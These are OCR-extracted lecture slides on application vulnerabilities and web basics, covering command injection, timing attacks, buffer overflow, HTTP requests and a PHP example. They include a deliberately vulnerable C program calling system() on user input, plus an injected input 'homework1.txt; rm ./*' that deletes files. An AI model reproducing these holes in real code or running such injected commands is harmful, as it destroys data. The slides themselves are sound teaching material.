
Application Vulnerabilities

A Motivating Example

- Break into a system or escalate your privilege



Two General Approaches

- Identify the credential to break in
  - Weak password
  - Brute force
  - Social engineering
  - ……

- Compromise the program vulnerabilities
  - Incomplete mediation
  - Timing attacks
  - Buffer overflow
  - ……

Incomplete Mediation

- A program fails to perform "sanity checks" on data.
- An Example:
  - A program that accepts a filename, and outputs its content to a student.

```
void main(int argc, char ** argv) {
      char buf[1024];
      char* filename = get_str_from_socket();
      sprintf(buf,"cat %s",filename);
      output_socket(system ("buf"));
}
```

```
%telnet server
➢ homework1.txt
➢ Question1
➢ ….
```

```
%telnet server
➢ homework1.txt; rm ./*
➢ Question1…..
➢ (all files are deleted)
```

Timing Vulnerability

- The timing of a program leaks sensitive information.

A password verification program.

```
Boolean check(String x){
    pwd = "ohmekciziks";
    len = pwd.len();
    if(x.len() != len)
        return false;
    i = 0;
    while(x[i] == pwd[i]){
        if(i == (len -1))
            return true;
        i++;
    }
    return false;
}
```

Attacker

Capability: password is composed of chars (26);
can identify the time-consumption/CPU-cycles

Objective: obtain password

Brute Force Attack

Try all the possible combination of chars.
How many times do you need to try (if the attacker knows that the length of the password is 11)?
26 * 26 * ….. 26 => 26^11

Example from Michael A. Erlinger at Harvey Mudd College

Timing Vulnerability

- A Better Way?

A password verification program.

```
Boolean check(String x){
    pwd = "ohmekciziks";
    len = pwd.len();
    if(x.len() != len)
        return false;
    i = 0;
    while(x[i] == pwd[i]){
        if(i == (len -1))
            return true;
        i++;
    }
    return false;
}
```

Example from Michael A. Erlinger at Harvey Mudd College

Timing Vulnerability




Figure from Michael A. Erlinger at Harvey Mudd College

Buffer Overflow

- A Buffer Overflow is an anomaly where data is stored beyond the boundary of a fixed-length buffer.

Buffer Overflow

- ***Stack Overflow***
- Heap Overflow
- Detailed Discussion in Host Security.


Web Security

- The World Wide Web (web)
  - WWW is everywhere
    - Banking, shopping, education, communicating, news, …
  - A lot of applications to support WWW
    - Browsers
    - Servers

Web Basics


- A web browser identifies a web site with a uniform resource locator (or URL)
- URL (protocol://hostname:port/path-and-file-name)
  - *Protocol*: The application-level protocol used by the client and server, e.g., HTTP, FTP, and telnet.
  - *Hostname*: The DNS domain name or IP of the server.
  - *Port*: The TCP port number that the server is listening for incoming requests from the clients.
  - *Path-and-file-name*: The name and location of the requested resource, under the server document base directory.
- An example
  - http://www.example.com/directory/file.html

Basic Architecture



Web Basics


- HTTP Request


Http request method
Path to source on Web Server
Parameters
Protocol Version Browser support
request header

```
GET/profile.jsp?user=abhi&course=java HTTP/1.1
Host: www.studytonight.com
User-Agent: Mozilla/5.0
Accept: text/xml,text/html,text/plain,image/jpeg
Accept-Language: en-us,en
Accept-Encoding: gzip
Keep-Alive: 300
Connection: keep-alive
```

Web Basics


- HTTP Response



```
HTTP/1.1 200 OK
Date: Sun, 08 Feb xxxx 01:11:12 GMT
Server: Apache/1.3.29 (Win32)
Last-Modified: Sat, 07 Feb xxxx
ETag: "0-23-4024c3a5"
Accept-Ranges: bytes
Content-Length: 35
Connection: close
Content-Type: text/html

<h1>My Home page</h1>
```

Provide Inputs to the HTTP Server in URLs


- Get
  - Parameters & Values are contained in the URL of the request


Http request method
Path to source on Web Server
Parameters
Protocol Version Browser support
request header

```
GET/profile.jsp?user=abhi&course=java HTTP/1.1
Host: www.studytonight.com
User-Agent: Mozilla/5.0
Accept: text/xml,text/html,text/plain,image/jpeg
Accept-Language: en-us,en
Accept-Encoding: gzip
Keep-Alive: 300
Connection: keep-alive
```

Provide Inputs to the HTTP Server in URLs

- Post
  - Parameters & Values are contained in the body of the request



```
POST /ReqAndResChapter4/allparams.do HTTP/1.1
Host: localhost:8080
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Referer: http://localhost:8080/ReqAndResChapter4/allparams.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 203
name=Kumar&crust=deep&toppings=peas&toppings=pineapple&toppings=onion&a
ppetizer=Cheese+Garlic+Bread&address=123%2C+1st+lane%2C+park+avenue&cardType=Vi
sa&cardNum=1234567890&cardNum=1234567890&submit=Order+Pizza
```

HTTP Response

- Data
  - HTML
- Executable Scripts
  - Javascript
  - VBScript

HTML

- Hypertext markup language (HTML)
  - Text formatting
  - Itemized lists
  - Hyperlinks
  - Scripting code
  - Embedded images

Javascript

- Scripts that can be executed by the browser
  - Program, not only data.
- Scripts can be embedded in the HTML code.
  - <script></script>

How Does a Server Generate Responses

- Static Data
  - E.g., an pure HTML file (with javascript)
- Scripts: dynamically generate content
  - PHP
  - ASP.NET
  - Java
  - ……

PHP

- Example
  - A PHP file named as “people.php”


```
<html>
      <head>
      <title>Query string </title>
      </head>
      <body>

      <?php
      // The value of the variable name is found
      echo "<h1>Hello " . $_GET["name"] . "</h1>";

      // The value of the variable age is found
      echo "<h1>You are " . $_GET["age"] . " years old </h1>”;
      ?>

      </body>
      </html>
```

PHP

- Example
  - A PHP file named as “people.php”
- Visit this webpage
  - http://www.example.com/people.php?name=Joe&age=24
- What is the response?

